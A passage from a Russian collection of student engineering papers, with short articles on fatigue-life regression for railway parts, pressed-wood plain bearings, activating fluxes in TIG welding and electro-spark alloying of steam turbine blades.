вязкость возрастают на 8 %), наибольшее влияние на ударную вязкость оказывает медь (с увеличением концентрации Cu на 0,1 % – KCU₆₀ увеличивается на 18 %). Интересно отметить, что хром при концентрации 0,2-0,25 % и при 0,25-0,3 % максимальное значение относительного сужения и ударной вязкости ниже чем при легировании медью и никелем.

По результатам анализа предпочтение стоит отдать меди (при концентрации 0,2-0,25 %), так как Ni слабее влияет на ударную вязкости при концентрации 0,2-0,25 % и при 0,25-0,3 %.

Список источников

1. Солнцев, Ю.П. *Металлы и сплавы. Справочник* / Ю.П. Солнцев – СПб: НПО «Мир и семья», 2003. – 200 с.
2. Давыдов С.В. Низкотемпературное карбидное превращение в перлите среднеуглеродистых сталей. *Сталь*. 2020. № 9. С. 39-46.
3. Горленко А.О., Давыдов С.В., Шевцов М.Ю., Болдырев Д.А. Повышение износостойкости поверхностей трения стальных деталей машин электромеханическим упрочнением. *Сталь*. 2019. № 11. С. 53-57.
4. Давыдов С.В., Панов А.Г. Тенденции развития модификаторов для чугуна и стали. *Заготовительные производства в машиностроении*. 2007. № 1. С. 3-11.
5. Болдырев Д.А., Давыдов С.В., Сканцев В.М. Экономическая оценка эффективности внедрения новых модификаторов в чугунолитейном производстве. *Заготовительные производства в машиностроении*. 2007. № 9. С. 9-16.

Материал поступил в редколлегию 18.04.2024

УДК 519.233.5

Оценка усталостной долговечности деталей ж/д транспорта в процессе сокращенных испытаний

Сидорюгин Степан Александрович (ст. гр. 21-МАШ-отсп-Б)

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение», Котляровой Ирины Александровны (ikotlyarova@list.ru)

Аннотация. В работе получены регрессионные модели, позволяющие прогнозировать коэффициент запаса усталости деталей ж/д транспорта в процессе сокращенных усталостных испытаний.

Ключевые слова: регрессионный анализ, коэффициент запаса сопротивления усталости, усталостные трещины, корреляционный анализ

Основная причина повреждений при эксплуатации деталей ж/д транспорта – развитие усталостных трещин, предсказать появление которых позволяет

коэффициент запаса сопротивления усталости n , величина которого определяется типом изделия, химическим составом сплава и другими параметрами [1]. В работе получены 2 регрессионные модели (табл.1).

Таблица 1

Результаты регрессионного анализа

Параметры модели	Модель	
	(1)	(2)
Деталь «Рама»		0,283** (0,115)
Число циклов до появления первой трещины	0,988*** (0,047)	1,048*** (0,046)
C		-50,541*** (15,925)
Mn		1,704 (1,029)
P		52,999* (28,599)
Ni		-25,417** (10,093)
Предел текучести		0,029** (0,012)
Константа	0,511*** (0,152)	-1,278 (1,483)
Объем выборки	26	26
	0,948	0,975
Скорректированный R^2	0,946	0,965
Стандартное отклонение остатков	0,345 (df = 24)	0,277 (df = 18)
F -статистика	438,253*** (df = 1; 24)	99,933*** (df = 7; 18)
Критерий Акаике (AIC)	22,436	15,524

* $p < 0,1$; ** $p < 0,05$; *** $p < 0,01$; в скобках указаны значения стандартного отклонения или число степеней свободы df

Анализ модели (1) позволил спрогнозировать число циклов до разрушения изделия в момент появления первой трещины (рис. 1); анализ модели (2) показал, что с момента появления первой трещины «Рама» не разрушается в среднем на 283000 циклов больше, чем «Балка». C и Ni снижают число циклов до разрушения; повышенная концентрация Mn и P препятствуют разрушению.




Рис.1. Число циклов до разрушения в зависимости от числа циклов до появления первой трещины

Рассчитанное значение коэффициента корреляции ($r = 0,979$) свидетельствует о сильной прямой корреляции между предсказанными и действительными значениями n (расчеты проводили по модели (2) (табл.2).

Таблица 3

Действительные и предсказанные значения n

n^*	n	n^*	n	n^*	n	n^*	n	n^*	n
1,31	1,31	1,53	1,54	1,42	1,43	1,43	1,45	1,29	1,27
1,21	1,23	1,41	1,43	1,45	1,5	1,25	1,25	1,33	1,35
1,29	1,26	1,22	1,24	1,58	1,57	1,31	1,32	1,63	1,62
1,23	1,22	1,33	1,32	1,62	1,62	1,37	1,36	1,32	1,26
1,41	1,41	1,25	1,26	1,23	1,26	1,51	1,49	1,41	1,37

n^* – действительный и предсказанный n коэффициент запаса усталости

Высокие значения коэффициента детерминации R^2 и данные корреляционного анализа свидетельствуют о качестве полученных моделей.

Список источников

- Иващенко, Ю. М. Взаимосвязь механических свойств с эксплуатационными характеристиками литых стальных деталей железнодорожного транспорта / Ю. М. Иващенко, В. Г. Солдатов // Литейное производство. – 2008. – № 6. – С. 15-17.
- Сулов А.Г., Богомолов Д.Ю., Шалыгин М.Г. Усталостное изнашивание поверхностей трения на уровне субшероховатости. Трение и смазка в машинах и механизмах. 2015. № 4. С. 7-10.
- Евтух Е.С., Сакало В.И. Влияние рельсовых стыков на накопление контактно-усталостных повреждений в колесах подвижного состава. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 9-17.
- Сакало В.И., Сакало А.В. Критерии для прогнозирования возникновения контактно-усталостных повреждений в колесах железнодорожного подвижного состава и рельсах. Вестник Научно-исследовательского института железнодорожного транспорта. 2019. Т. 78. № 3. С. 141-148.

5. Сакало А.В. Контактно-усталостная прочность колёсной стали. Вестник Брянского государственного технического университета. 2011. № 2 (30). С. 35-41.

Материал поступил в редколлегию 18.04.2024

УДК 691.11

Использование модифицированной древесины в узлах трения

Снытко Андрей Анатольевич (ст.гр. О-21-МАШ-ирм-Б)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение», Памфилова Евгения Анатольевича (epamfilov@yandex.ru).

Аннотация. В статье приведены методы модификации древесины с целью улучшения её свойств. Дана краткая характеристика каждого метода. Рассмотрен вопрос использования модифицированной древесины для изготовления подшипников скольжения.

Ключевые слова: древесина, модификация, подшипники, обработка.

Древесина это один из лидирующих материалов, применяемых во многих отраслях народного хозяйства. Сферы и способы применения древесины стремительно растут с развитием техники и современных технологий. А в связи с тем, что древесина является легкой в обработке, имеет малую теплопроводность, низкий коэффициент температурного расширения, малый объемный вес при высоких механических свойствах, интерес к использованию в работе с применением древесины постоянно растет.

Важное значение имеет применение модифицированной древесины для изготовления подшипников скольжения. Модифицированную древесину в таком качестве можно использовать в узлах деревообрабатывающих станков и оборудования, станков текстильной промышленности, сельско-хозяйственного и лесохозяйственного оборудования.

Значительное повышение функциональных свойств древесины достигается за счёт её модификации.

Для её выполнения часто используют водный раствор комплексного модификатора, состоящего из основного компонента карбамида и микрокомпонентов, полностью совместимых с естественной биополимерной матрицей древесного вещества. Их особенность доставлять на микроуровне специально подобранные микрокомпоненты, которые позволяют синтезировать естественно ориентированные узлы направленного модифицирования древесного вещества без нарушения его природной микроструктуры. Карбамид мощный состав, увеличивающий в ходе сложной реакции свойства веществ, находящихся с ним по соседству. Раствор карбамида не вреден и химически нейтрален.

В случае использования температурного прессования многократно увеличиваются прочностные характеристики древесины. Раствор комплексного модификатора имеет многоразовое применение, а по мере падения концентрации возобновляется по заданному алгоритму. Добавочные компоненты, вводимые при этом, и задают специальные конечные свойства изделия. Прошедшая обработку древесина во время сушки химически уплотняется в результате удаления воды и реакции модификатора с древесным веществом.

Изменения плотности для хвойных пород происходят на 5-31 %, а для лиственных на 12-35 %. При необходимости большего уплотнения применяется горячее прессование высушенной древесины с уплотнением на 50-70 %. В итоге, применяя различные добавки к модификатору, из любой породы исходной древесины, можно получить древесину с повышенными прочностными свойствами, высокой твердостью и истираемостью, не поддерживающую горения или полностью несгораемую, с повышенной влагостойкостью, не подверженную биоповреждению.

Еще одно из преимуществ векторной древесины – это термопластичный материал. Ее можно прессовать, легко гнуть, создавать термоформы, что открывает новые технологические возможности обработки.

Один из наиболее распространенных типов модифицированной древесины – это прессованная древесина. Преимущество этого материала перед другими видами модифицированной древесины заключается в том, что для ее изготовления не требуется химических дополнителей и сложного оборудования, а ее производство не токсично. Также важным преимуществом является низкая стоимость и не дефицитность прессованной древесины. Исходным сырьем для ее изготовления может быть древесина любых пород, а также тонкомерные стволы, остающиеся от санитарных рубок в лесу или кусковые отходы деревообрабатывающей промышленности.

Более высокая износостойкость прессованной древесины по сравнению с другими материалами объясняется следующими причинами:

1. Чем разнороднее подшипниковые материалы, составляющие пару трения, тем эффективней работа такой пары, в том числе и по износостойкости. Прессованная древесина по физико-механическим свойствам и структуре более удалена от стали, сопряженно работающей с ней, чем такие материалы, как например, бронза или баббит.

2. Способность прессованной древесины работать в абразивной среде с минимальным износом является важнейшим преимуществом ее перед другими конструкционными подшипниковыми материалами.

В конструктивном отношении прессованная древесина является материалом сложного пористого строения, которое обеспечивает ей упругие свойства. Если абразивные частицы оставляют на поверхности трения прессованной древесины повреждения, то последние, вследствие внутренних упругих свойств прессованной древесины и, особенно свойств разбухания во влажной среде, быстро восстанавливаются, как бы зарастают, заполняясь древесным веществом. Абразивные частицы оказываются уже не на

поверхности, а под некоторым слоем древесины и в дальнейшем не являются опасными. Поэтому износ пары трения оказывается минимальным.

3. Часть абразивных частиц размельчается и «прилипает» к поверхности трения прессованной древесины, образуя вместе с древесным воскообразным веществом износостойкую пленку. Продукты трения образуют особый слой суспензии, обеспечивающий паре трения повышенную износостойкость, так как предотвращается непосредственный контакт трущихся поверхностей и уменьшается коэффициент трения.

4. Размягченные смазкой продукты износа древесины могут служить в отдельных случаях своеобразным смазочным материалом, разделяющим трущиеся поверхности и уменьшающим износ.

5. Известно, что процесс трения сопровождается электризацией поверхностей контакта, что способствует увеличению износа. По сравнению с другими материалами древесина не вызывает или вызывает в незначительной степени электрические явления. Это еще одно её свойство, способствующее снижению интенсивности изнашивания пары трения «сталь-прессованная древесина».

Немаловажным является то, что прессованная древесина – это материал с хорошими демпфирующими свойствами. Ее применение в этом случае предупреждает или уменьшает вероятность появления вредных колебаний. Опасные вибрации часто появляются за счет изменения жесткости упругой связи деталей. Применение в этих случаях деталей из прессованной древесины, обладающей меньшей жесткостью, чем металл, положительно влияет на работу узла или машины, и может предупредить появление опасных колебаний. Прессованная древесина, как конструкционный материал, вследствие своего строения хорошо поглощает энергию удара и вибрации. Внутренние упругие силы в деталях из прессованной древесины, направленные против движения, вызванного колебанием, приводят к уменьшению амплитуды собственных колебаний, то есть к появлению затухающих колебаний. Благодаря этому свойству детали машин из прессованной древесины при вибрационных нагрузках работают лучше, чем детали из других конструкционных материалов.

Работа машин часто сопровождается шумом. Одним из способов его уменьшения является применение материалов с особым внутренним строением. Таким конструкционным материалом, обладающим повышенным звукопоглощением, является прессованная древесина.

Описанные уникальные свойства прессованной древесины выгодно отличают ее от других материалов, благодаря чему детали из прессованной древесины превосходят по сроку службы другие антифрикционные материалы.

К недостаткам прессованной древесины можно отнести низкую теплопроводность. Для устранения данного недостатка предлагается в конструкцию подшипника скольжения, содержащего опорную втулку и установленный в ней антифрикционный вкладыш, охватывающую поверхность вкладыша выполнять с продольными пазами, а теплопередающий элемент- в виде вставок, которые закрепляются в пазах. Полки вставок размещаются в пазах

с зазором, в котором задерживаются попадающие в зону контакта абразивные частицы и в дальнейшем не являются опасными. Благодаря тому, что коэффициент теплопроводности металлической вставки (например, бронзы) гораздо больше, чем у древесины, основное тепло, образующееся при трении, будет выходить через металлические вставки на вал, что значительно снижает вероятность термического разложения древесной поверхности и, тем самым, увеличивает долговечность подшипника.

Из модифицированной древесины изготавливается ряд рассматриваемых конструкций подшипников скольжения.

Известен подшипник скольжения из прессованной древесины с радиальным расположением волокон и неравномерной плотностью по сечению, содержащий антифрикционные вещества. Однако, при больших нагрузках периферийная зона сминается и подшипник может выйти из строя.

Известен способ металлизации древесины путем насыщения ее парами тетракарбонила никеля и термического разложения, в результате чего содержание никеля в древесине составляет 15-20 % от массы древесины. Недостатком данного подшипникового материала является его высокая стоимость, обусловленная высокой стоимостью никеля.

Известен способ склеивания модифицированной древесины, когда для увеличения прочности клеевого шва в клеевой состав добавляют нанокристаллическую целлюлозу в количестве 8-10 % от массы смолы. Недостатком способа является то, что при этом не увеличивается прочность самой модифицированной древесины.

Такой подшипник является наиболее износостойким и выдерживает большие статистические нагрузки. Недостатком подшипника является невысокая износостойкость при динамических нагрузках и низкая теплопроводность. Это решает задачу увеличения износостойкости и теплопроводности подшипника.

Несмотря на всю перспективность данного материала у него имеются недостатки. В настоящее время нами проводится анализ этих недостатков и продолжаются работы по дальнейшему совершенствованию конструкции.

Список источников

1. Шамаев, В.А., А.И. Смольяков, А.И., П.А. Смирнов, П.А., Ивановский, В.П., Чаадаев А.Е. Прессованная древесина в машиностроении. Справочник, – Воронеж, ВГТЛА, 2005, – с.10.

2. Повышение работоспособности подшипников скольжения деревообрабатывающего оборудования на основе использования древесно-металлических композиционных материалов: автореф. дис. канд. техн. наук: 05.21.05 / Е.В.Шевелева; Воронежская государственная лесотехническая академия. – Брянск, 2004. – 20 с.

3. Оськин, В.А., Памфилов, Е.А. Методы совершенствования подшипников скольжения. Новые материалы и технологии в машиностроении. 2020. № 32. – С. 48-50.

4. Памфилов Е.А., Пилюшина Г.А., Шевелева Е.В., Прозоров Я.С., Пыриков П.Г. Повышение работоспособности подающих устройств деревоперерабатывающего оборудования. Известия высших учебных заведений. Лесной журнал. 2019. № 2 (368). С. 102-110.

5. Пилюшина Г.А., Пыриков П.Г., Памфилов Е.А., Данилюк А.Я., Капустин В.В. Модифицирование древесины для создания подшипников скольжения лесопромышленных машин. Известия высших учебных заведений. Лесной журнал. 2020. № 5 (377). С. 155-165.

Материал поступил в редколлегию 18.04.2024

УДК 621.791.754.6.293:621.791.048.3

Исследование влияния активирующих паст для увеличения глубины проплавления при сварке неплавящимся электродом в среде защитного газа

Стрижаков Артем Андреевич (ст. гр. О-22-МАШ-тлпс-М)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение», Макаренко Константина Васильевича (makkon1@yandex.ru)

Аннотация. В статье представлены результаты исследований, посвященные изучению влияния активирующих паст, полученных на основе оксидов, на увеличения глубины проплавления при сварке неплавящимся электродом в среде защитного газа. В результате исследования были получены данные об использовании активирующих паст и объяснено в следствие чего происходит увеличение глубины проплавления.

Ключевые слова: сварка, неплавящийся электрод, активирующие пасты, флюсы, глубина проплавления.

Сварка неплавящимся электродом в среде защитного газа (по англ.: TIG аббревиатура от "Tungsten Inert Gas" дословный перев: вольфрам, инертный газ) является эффективным способом получения сварных соединений высокого качества [1]. Однако данный способ сварки отличается относительно малой глубиной проплавления за один проход, поэтому этот способ для листов большой толщины применяют ограниченно. Между тем известен способ использования активирующих паст, которые путем повышения потенциала ионизации способствуют увеличению температуры дуги, что в свою очередь, способствует увеличению глубины проплавления. В исследовании влияния активирующих паст на глубину проплавления на основе стали Incoloy 800H были использованы флюсы, содержащие такие оксиды как V_2O_5 , TiO_2 , MoO_3 , Cr_2O_3 и Al_2O_3 [2]. Сварка производилось методом А-TIG. На рисунке 1 представлены микроструктуры полученных образцов после TIG-сварки с использованием активирующих паст.

Например, на рисунке 1, г показано, что образец, где использовали флюс на основе TiO_2 , обеспечил фактически полную глубину проплавления, а флюсы, использующие в качестве основы V_2O_5 и Cr_2O_3 – относительно глубокое проплавление. Также можно заметить, что флюс Al_2O_3 обеспечил самую малую глубину проплавления в сравнение со сваркой без применения флюса. В основе данной закономерности лежит явление обратной конвекции Марангони. Она связывает глубину проплавления с направлением потока жидкости в сварочной ванне. Направление потока расплавленной жидкости определяется температурным коэффициентом поверхностного натяжения. При сварке TIG конвекционные движения были центробежными, а отрицательный градиент поверхностного натяжения приводил к неглубокому проплавлению. Добавление активирующего флюса повысило содержание кислорода, что вызвало инверсию конвекционных потоков, изменив знак градиента поверхностного натяжения с отрицательного на положительный, и результирующие движения конвекционных потоков изменились на центростремительные. Следовательно, глубина проплавления увеличилась.




Рис. 1. Микроструктуры образцов после сварки: а – TIG-сварка; б – А-TIG-сварка с V_2O_5 , в – А-TIG-сварка с Cr_2O_3 ; г – А-TIG-сварка с TiO_2 ; д – А-TIG-сварка с MoO_3 ; е – А-TIG-сварка с Al_2O_3

С применением флюсов V_2O_5 , TiO_2 , MoO_3 и Cr_2O_3 при сварке TIG температурный коэффициент поверхностного натяжения изменился с отрицательного на положительное значение. Это свидетельствует о центростремительной конвекции Марангони в сварочной ванне. В свою очередь, это способствует увеличению глубины проплавления при сварке TIG применением активирующих паст. Однако флюс Al_2O_3 имеет отрицательный эффект влияния на структуру сварочного шва при методе TIG. Это говорит о том, что не все оксидные флюсы могут изменить режим конвекции Марангони.

Влияние активирующих паст на глубину проплавления при сварке неплавящимся электродом в среде защитного газа может быть очень

значительным. Для получения наилучших результатов необходимо выбирать комбинацию определенных оксидов в соответствии с требованиями конкретного проекта, а также учитывать другие факторы, оказывающие влияние на глубину проплавления, в частности такие как толщина свариваемых материалов и марки сплавов.

Список источников

1. Сварка и свариваемые материалы: В 3-х т. Т. 1. Свариваемость материалов. Справ. изд. / Под ред. Э.Л. Макарова. М.: Металлургия, 1991. 528 с.
2. S.P. Sridhar, S. Arun Kumar, P. Sathiya: A study on the effect of different activating flux on a-tig welding process of incoloy 800H / ADVANCES IN MATERIALS SCIENCE, Vol. 16, No. 3 (49), September 2016, 26-37.
3. Лагерев И.А. Динамическая нагруженность крана-манипулятора самоходной машины для сварки трубопроводов при движении с грузом. Подъемно-транспортное дело. 2011. № 3 (63). С. 7-10.
4. Лагерев А.В., Лагерев И.А. Оптимизация конструкции крана-манипулятора машины для сварки магистральных трубопроводов при модернизации. Подъемно-транспортное дело. 2013. № 1 (71). С. 4-7.
5. Лагерев И.А. Моделирование напряженно-деформированного состояния крана-манипулятора машины для сварки трубопроводов. Известия высших учебных заведений. Машиностроение. 2011. № 4. С. 29-36.

Материал поступил в редколлегию 18.04.2024

УДК 621.9.048.4

Повышение эксплуатационных характеристик деталей машин методом электроискрового легирования

Тиняев Антон Юрьевич (ст. гр. О-22-МАШ-ирм-М)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение», Пилюшиной Галины Анатольевны (gal-pi2009@yandex.ru)

Аннотация. Рассмотрены технология и оборудование для выполнения электроискрового легирования деталей машин. Представлены результаты исследований рабочих лопаток паровых турбин с покрытием рабочей кромки кобальтовым стеллитом ВЗК.

Ключевые слова: электроискровое легирование, восстановление деталей, паровая турбина, рабочие лопатки, упрочняющее покрытие, эрозионная стойкость.

Паровые турбины являются основным элементом в производстве электроэнергии, и их эффективная работа напрямую зависит от состояния лопаток. Они подвергаются высоким температурам, давлениям и скоростям, что

требует высокой прочности и стойкости материала. Одним из методов улучшения характеристик лопаток является электроискровое легирование.

Технология основана на явлении электрической эрозии и полярного переноса материала анода (инструмента) на катод (деталь) при протекании импульсных разрядов в газовой среде. Этот процесс позволяет создать тонкий и равномерный слой легированного материала, который улучшает свойства лопатки и продлевает ее срок службы. Такая технология позволяет повысить эффективность работы паровых турбин и снизить затраты на их обслуживание. Электроискровым легированием можно восстанавливать различные детали машин: валы, оси, цапфы, корпусные детали, крышки, коленчатые валы, золотники и корпуса гидрораспределителей и гидроусилителей, лопатки турбин и многие другие детали.

В настоящее время существует ряд технических решений (эксплуатационных или конструктивных) для повышения эрозионной стойкости рабочих кромок лопаток паровых турбин. Одним из таких методов является наплавка рабочей кромки кобальтовым стеллитом ВЗК.

Методика исследований. Изготовление образцов, которые имели размеры 20×20×8 мм, для исследований, проводилось из заготовок, полученных путем презания различных частей рабочей лопатки из износостойкой, высокохромистой и устойчивой к коррозии стали 15X11МФ-Ш.

Микроструктуру и толщину покрытия измеряли с использованием оптического инвертированного микроскопа DM1 5000M [1].

Микрорентгеноспектральный анализ содержания элементов в покрытии и основе определяли с помощью электронного сканирующего микроскопа Tescan Vega с приставкой для проведения микроанализа OXFORD instruments X-Max с ускоряющим напряжением 30 кВ.

Формирование покрытий на образцах осуществляли с помощью малогабаритной мобильной установки КГБ-5, способной работать как от стационарной сварочной сети постоянного тока 60-80 В, так и от сети переменного тока 220 В. При этом масса установки составляла не более 10 кг при габаритах 335x185x220 мм, энергия единичного импульса составляла от 0,3 до 25,0 Дж. ОАО «ВТИ» совместно с кафедрой теоретической и прикладной механики ИГЭУ была разработана принципиально новая конструкция вибратора (рис. 1), отличающаяся тем, что механические колебания в вибраторе возбуждаются электродвигателем [2].




Рис.1. Конструкция электромеханического вибратора:

- 1 – электродвигатель; 2 – корпус из капролактама; 3 – рукоятка;
4 – изоляционный материал; 5 – крышка; 6, 7 – шпильки и гайки;
8 – эксцентрик; 9 – подшипник; 10 – шайба; 11 – штифт, соединяющий
эксцентрик с валом; 12 – шарикоподшипник; 13, 14, 15 – шпилька, винт и гайка;
16 – крышка подшипника; 17 – винт; 18 – шатун-электрододержатель; 19 –
направляющая втулка; 20 – кронштейн; 21 – головка электрододержателя; 22 –
контргайка; 23 – зажимной винт для электрода

Электрододержатель совершает механические колебания с фиксированной амплитудой, равной заданному эксцентриситету, для чего используются сменные эксцентрики. Исследования кинетики формирования покрытия показали, что для большинства материалов, применяемых для формирования покрытий на рабочих лопатках, амплитуда вибрации составляет 0,8 или 1,0 мм. Для одновременного охлаждения двигателя, электрододержателя и рабочей зоны в конструкции предусмотрена система охлаждения сжатым воздухом посредством шлангов, штуцеров и патрубков. Выходящий из вибратора воздух охлаждает как электрод, так и поверхность, которая подвергается обработке.

На рис.2 показан внешний вид электромеханического вибратора со съемной ручкой и комплектом эксцентриков.



Рис.2. Внешний вид электромеханического вибратора:
1 – вибратор без съемной рукоятки; 2 – съемная рукоятка; 3 – сменные эксцентрики; 4 – образец формируемого покрытия

Схема формирования покрытий на входной и выходной кромках рабочих лопатках представлена на рисунке 3, где 1 – зона стеллитовых пластин и за стеллитовыми пластинами шириной 15–20 мм; 2 – зона цельнофрезерованного бандажа; 3 – зона ниже ряда стеллитовых пластин длиной 50–100мм, шириной 15–20 мм; 4 – прикорневая зона длиной 600–800 мм от корня лопатки, шириной 8–15 мм.




Рис.3. Схема расположения защитно-упрочняющих покрытий
на рабочих лопатках

Результаты исследований.

При ЭИЛ между обрабатываемой поверхностью и легирующим электродом протекают весьма короткие по времени импульсы электрического тока (длительностью $1 \times 10^{-3} \pm 1 \times 10^{-5}$ с). При этом лопатка не нагревается выше 200 °С.

Металлографическими исследованиями установлено, что материал в процессе ЭИЛ не меняется (рис. 4).




Рис.4. Микроструктура образца (сталь 15X11МФ-Ш):
до (а) и после (б) нанесения стеллитового покрытия

Полученные ЭИЛ покрытия сплошные и равномерные, лишь на отдельных участках наблюдается незначительное количество пор. Толщина покрытия в среднем составляет 200 мкм. Покрытия хорошо связаны с основой, инородные включения и поры на границе раздела «покрытие – основной металл» отсутствуют (рис. 5).




Рис.5. Микроструктура покрытия ЭИЛ электродом ВЗК

Элементы, входящие в состав электрода, в покрытии располагаются равномерно. Стоит отметить, что количество железа в КП больше, чем в электроде. Это обусловлено протеканием процессов электроэрозии электрода и подложки и металлургическому перемещению до 180 мкм (1-5 точки); в зоне 6-8-й точек (60 мкм – переходная зона).

На рисунке 6 показана рабочая лопатка из стали 15X11МФ-Ш с покрытием из стеллита ВЗК на входной кромке. Разработанный комплект оборудования для ЭИЛ успешно применяется для проведения упрочняющих и восстановительных работ.



Рис.6. Внешний вид лопатки паровой турбины с покрытием из стеллита ВЗК

Таким образом, электроискровое легирование является эффективным методом для повышения эксплуатационных характеристик лопаток паровых турбин. Он позволяет улучшить прочность, стойкость и аэродинамические свойства лопаток, что способствует повышению эффективности работы турбин и их долговечности.

Кроме того, электроискровое легирование позволяет улучшить равномерность структуры материала лопаток, что способствует уменьшению вероятности возникновения дефектов и трещин в процессе эксплуатации. Это повышает надежность и безопасность работы паровых турбин.

Список источников

1. Беляков, А.В., Шапин, В.И., Горбачев, А.Н. Практика формирования электроискровых покрытий для упрочнения и восстановления лопаточного аппарата проточной части паровых турбин тепловых и атомных электростанций// «Вестник ИГЭУ» Вып. 4. 2008. – С. 1-9.
